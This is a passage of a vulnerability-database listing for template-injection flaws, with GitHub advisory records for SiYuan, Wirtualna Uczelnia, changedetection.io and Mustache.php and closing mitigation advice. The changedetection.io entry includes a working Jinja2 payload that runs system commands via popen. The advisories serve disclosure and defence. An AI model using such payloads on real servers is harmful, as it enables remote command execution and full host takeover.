    "CVE-2024-55660"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2024-12-11T18:44:47Z",
    "nvd_published_at": "2024-12-12T02:15:32Z",
    "severity": "MODERATE"
  },
  "details": "### Summary\nSiyuan\u0027s /api/template/renderSprig endpoint is vulnerable to Server-Side Template Injection (SSTI) through the Sprig template engine. Although the engine has limitations, it allows attackers to access environment variables\n\n### Impact\n\nInformation leakage",
  "id": "GHSA-4pjc-pwgq-q9jp",
  "modified": "2024-12-12T19:20:33Z",
  "published": "2024-12-11T18:44:47Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/siyuan-note/siyuan/security/advisories/GHSA-4pjc-pwgq-q9jp"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-55660"
    },
    {
      "type": "WEB",
      "url": "https://github.com/siyuan-note/siyuan/commit/e70ed57f6e4852e2bd702671aeb8eb3a47a36d71"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/siyuan-note/siyuan"
    },
    {
      "type": "WEB",
      "url": "https://pkg.go.dev/vuln/GO-2024-3324"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "SiYuan has an SSTI via /api/template/renderSprig"
}
GHSA-4PQH-3F6P-63C5
Vulnerability from github – Published: 2026-06-02 12:31 – Updated: 2026-06-02 12:31Server-Side Template Injection (SSTI) in Wirtualna Uczelnia allows an unauthenticated attacker to perform Remote Code Execution (RCE). In the endpoint redirectToUrl and parameter redirectUrlParameter, insufficient input validation permits injection of arbitrary template expressions that are executed on the server. Successful exploitation can allow an attacker to run remote commands, including establishing a reverse shell.
This issue affects Wirtualna Uczelnia versions up to wu#2016.437.295#0#20260327_105545
{
  "affected": [],
  "aliases": [
    "CVE-2026-34906"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-06-02T10:16:22Z",
    "severity": "CRITICAL"
  },
  "details": "Server-Side Template Injection (SSTI) in Wirtualna Uczelnia allows an unauthenticated attacker to perform Remote Code Execution (RCE). In the endpoint redirectToUrl and parameter redirectUrlParameter, insufficient input validation permits injection of arbitrary template expressions that are executed on the server. Successful exploitation can allow an attacker to run remote commands, including establishing a reverse shell.\n\nThis issue affects Wirtualna Uczelnia versions up to\u00a0wu#2016.437.295#0#20260327_105545",
  "id": "GHSA-4pqh-3f6p-63c5",
  "modified": "2026-06-02T12:31:25Z",
  "published": "2026-06-02T12:31:25Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-34906"
    },
    {
      "type": "WEB",
      "url": "https://cert.pl/posts/2026/06/CVE-2026-34906"
    },
    {
      "type": "WEB",
      "url": "https://simple.com.pl/branze/edukacyjna"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-4R7V-WHPG-8RX3
Vulnerability from github – Published: 2024-10-15 18:05 – Updated: 2025-08-06 17:55Summary
A Server Side Template Injection in changedetection.io caused by usage of unsafe functions of Jinja2 allows Remote Command Execution on the server host.
Details
changedetection.io version: 0.45.20
docker images
REPOSITORY                            TAG       IMAGE ID       CREATED        SIZE
dgtlmoon/changedetection.io           latest    53529c2e69f1   44 hours ago   423MB
The vulnerability is caused by the usage of vulnerable functions of Jinja2 template engine.
from jinja2 import Environment, BaseLoader
...
    # Get the notification body from datastore
    jinja2_env = Environment(loader=BaseLoader)
    n_body = jinja2_env.from_string(n_object.get('notification_body', '')).render(**notification_parameters)
    n_title = jinja2_env.from_string(n_object.get('notification_title', '')).render(**notification_parameters)
PoC
- Create/Edit a URL watch item
- Under Notifications tab insert this payload:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
- See Telegram (or other supported messaging app) notification
Impact
In the PoC I've used id as payload and Telegram to read the result.
Attackers can run any system command without any restriction and they don't need to read the result in the notification app (e.g. they could use a reverse shell).
The impact is critical as the attacker can completely takeover the server host.
This can be reduced if changedetection access is protected by login page with a password, but this isn't required by the application (not by default and not enforced).
References
- https://www.hacktivesecurity.com/blog/2024/05/08/cve-2024-32651-server-side-template-injection-changedetection-io/
- https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti
- https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/
- https://docs.cobalt.io/bestpractices/prevent-ssti/
Credits
Edoardo Ottavianelli
{
"affected": [
{
"database_specific": {
"last_known_affected_version_range": "\u003c= 0.45.20"
},
"package": {
"ecosystem": "PyPI",
"name": "changedetection.io"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "0.45.21"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-32651"
],
"database_specific": {
"cwe_ids": [
"CWE-1336"
],
"github_reviewed": true,
"github_reviewed_at": "2024-10-15T18:05:15Z",
"nvd_published_at": "2024-04-26T00:15:08Z",
"severity": "CRITICAL"
},
"details": "### Summary\nA Server Side Template Injection in changedetection.io caused by usage of unsafe functions of Jinja2 allows Remote Command Execution on the server host.\n\n### Details\n\nchangedetection.io version: 0.45.20\n```\ndocker images\nREPOSITORY TAG IMAGE ID CREATED SIZE\ndgtlmoon/changedetection.io latest 53529c2e69f1 44 hours ago 423MB\n```\n\nThe vulnerability is caused by the usage of vulnerable functions of Jinja2 template engine.\n```python\nfrom jinja2 import Environment, BaseLoader\n...\n # Get the notification body from datastore\n jinja2_env = Environment(loader=BaseLoader)\n n_body = jinja2_env.from_string(n_object.get(\u0027notification_body\u0027, \u0027\u0027)).render(**notification_parameters)\n n_title = jinja2_env.from_string(n_object.get(\u0027notification_title\u0027, \u0027\u0027)).render(**notification_parameters)\n```\n\n\n### PoC\n1. Create/Edit a URL watch item\n2. Under *Notifications* tab insert this payload: \n```python\n{{ self.__init__.__globals__.__builtins__.__import__(\u0027os\u0027).popen(\u0027id\u0027).read() }}\n```\n\n\n3. See Telegram (or other supported messaging app) notification\n\n\n\n\n### Impact\nIn the PoC I\u0027ve used `id` as payload and Telegram to read the result. \nAttackers can run any system command without any restriction and they don\u0027t need to read the result in the notification app (e.g. they could use a reverse shell).\nThe impact is critical as the attacker can completely takeover the server host.\nThis can be reduced if changedetection access is protected by login page with a password, but this isn\u0027t required by the application (not by default and not enforced).\n\n### References\n- https://www.hacktivesecurity.com/blog/2024/05/08/cve-2024-32651-server-side-template-injection-changedetection-io/\n- https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti\n- https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/\n- https://docs.cobalt.io/bestpractices/prevent-ssti/\n\n### Credits\n\nEdoardo Ottavianelli",
"id": "GHSA-4r7v-whpg-8rx3",
"modified": "2025-08-06T17:55:27Z",
"published": "2024-10-15T18:05:15Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/dgtlmoon/changedetection.io/security/advisories/GHSA-4r7v-whpg-8rx3"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-32651"
},
{
"type": "WEB",
"url": "https://blog.hacktivesecurity.com/index.php/2024/05/08/cve-2024-32651-server-side-template-injection-changedetection-io"
},
{
"type": "PACKAGE",
"url": "https://github.com/dgtlmoon/changedetection.io"
},
{
"type": "WEB",
"url": "https://github.com/dgtlmoon/changedetection.io/releases/tag/0.45.21"
},
{
"type": "WEB",
"url": "https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H",
"type": "CVSS_V3"
}
],
"summary": "changedetection.io has a Server Side Template Injection using Jinja2 which allows Remote Command Execution"
}
GHSA-4RMR-C2JX-VX27
Vulnerability from github – Published: 2022-01-27 14:51 – Updated: 2022-08-11 17:05In Mustache.php v2.0.0 through v2.14.0, Sections tag can lead to arbitrary php code execution even if strict_callables is true when section value is controllable.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Packagist",
        "name": "mustache/mustache"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "2.0.0"
            },
            {
              "fixed": "2.14.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2022-0323"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336",
      "CWE-94"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2022-01-24T23:01:39Z",
    "nvd_published_at": "2022-01-21T18:15:00Z",
    "severity": "HIGH"
  },
  "details": "In Mustache.php v2.0.0 through v2.14.0, Sections tag can lead to arbitrary php code execution even if strict_callables is true when section value is controllable.\n\n",
  "id": "GHSA-4rmr-c2jx-vx27",
  "modified": "2022-08-11T17:05:16Z",
  "published": "2022-01-27T14:51:00Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2022-0323"
    },
    {
      "type": "WEB",
      "url": "https://github.com/bobthecow/mustache.php/commit/579ffa5c96e1d292c060b3dd62811ff01ad8c24e"
    },
    {
      "type": "WEB",
      "url": "https://github.com/FriendsOfPHP/security-advisories/blob/master/mustache/mustache/CVE-2022-0323.yaml"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/bobthecow/mustache.php"
    },
    {
      "type": "WEB",
      "url": "https://github.com/bobthecow/mustache.php/releases/tag/v2.14.1"
    },
    {
      "type": "WEB",
      "url": "https://huntr.dev/bounties/a5f5a988-aa52-4443-839d-299a63f44fb7"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Mustache remote code injection vulnerability"
}
Mitigation
Choose a template engine that offers a sandbox or restricted mode, or at least limits the power of any available expressions, function calls, or commands.
Mitigation
Use the template engine's sandbox or restricted mode, if available.
No CAPEC attack patterns related to this CWE.